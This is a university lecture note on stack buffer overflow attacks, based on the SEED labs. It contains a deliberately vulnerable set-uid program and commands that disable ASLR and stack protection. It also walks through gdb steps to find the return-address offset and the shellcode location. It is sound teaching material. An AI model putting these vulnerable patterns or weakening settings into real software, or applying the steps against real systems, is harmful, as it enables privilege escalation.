Operating Systems Security

LN. 6

Buffer Overflow Attacks

Fall 2019

Computer Security & Operating Systems Lab, DKU

Sources / References

- **Handsonseuciry.net, https://www.handsonsecurity.net/index.html**

- **Computer & Internet Security, Slides, Problems and Labs**

  - Author: Wenliang Du

  - https://www.handsonsecurity.net/resources.html

  - This lecture note is from the "Slides" on the "Computer & Internet Security"

- SEED labs, https://seedsecuritylabs.org/index.html

- "Lab Setup" page (Lab Environment Setup), https://seedsecuritylabs.org/lab_env.html

- Software Security Labs, https://seedsecuritylabs.org/Labs_16.04/Software/

Please do not duplicate and distribute

Buffer Overflow Attack

Outline

- Understanding of Stack Layout
- Vulnerable code
- Challenges in exploitation
- Shellcode
- Countermeasures

Program Memory Stack

```
int x = 100;
int main()
{
    // data stored on stack
    int    a=2;
    float b=2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2*sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;

    // deallocate memory on heap
    free(ptr);

    return 1;
}
```

(High address)

Stack

a,b, ptr

`ptr` points to the memory here

Heap

y

BSS segment

x

Data segment

Text segment

(Low address)

Order of the function arguments in stack

```
void func(int a, int b)
{
    int x, y;

    x = a + b;
    y = a - b;
}
```

```
movl    12(%ebp), %eax          ; b is stored in %ebp + 12
movl    8(%ebp), %edx           ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)          ; x is stored in %ebp - 8
```

Function Call Stack

```
void f(int a, int b)
{
   int x;
}
void main()
{
   f(1,2);
   printf("hello world");
}
```

Stack grows

main() stack frame

(High address)

f() stack frame

Value of b: 2	
Value of a: 1	
Return Address	→ Points to printf() in main()
Previous Frame Pointer	
Value of x	

(Low address)

Stack Layout for Function Call Chain

Vulnerable Program

```c
int main(int argc, char **argv)
{

    char str[400];
    FILE *badfile;


    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;

}
```

- Reading 300 bytes of data from badfile.

- Storing the file contents into a str variable of size 400 bytes.

- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.

Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);    ←

    return 1;
}
```

Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- Attacker's code ⟶ Malicious code to gain access

How to Run Malicious Code

Stack before the buffer copy

Arguments
Return Address
Previous Frame Pointer
buffer[99]
⋮
buffer[0]

+

Malicious Code
New Address

(badfile)

➡

Stack after the buffer copy

Malicious Code
(Overwrite)
New Return Address
(Overwrite)
(Overwrite)

← ebp

Environment Setup

1. Turn off address randomization (countermeasure)

   ```
   % sudo sysctl -w kernel.randomize_va_space=0
   ```

2. Compile set-uid root version of stack.c

   ```
   % gcc -o stack -z execstack -fno-stack-protector stack.c
   % sudo chown root stack
   % sudo chmod 4755 stack
   ```

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode

Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo                ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10        strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Therefore, the distance is 108 + 4 = **112**

Task B : Address of Malicious Code

- Investigation using gdb

- Malicious code is written in the badfile which is passed as an argument to the vulnerable function.

- Using gdb, we can find the address of the function argument.

```
#include <stdio.h>
void func(int* a1)
{
    printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}


int main()
{
    int x = 3;
    func(&x);
    return 1;
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```
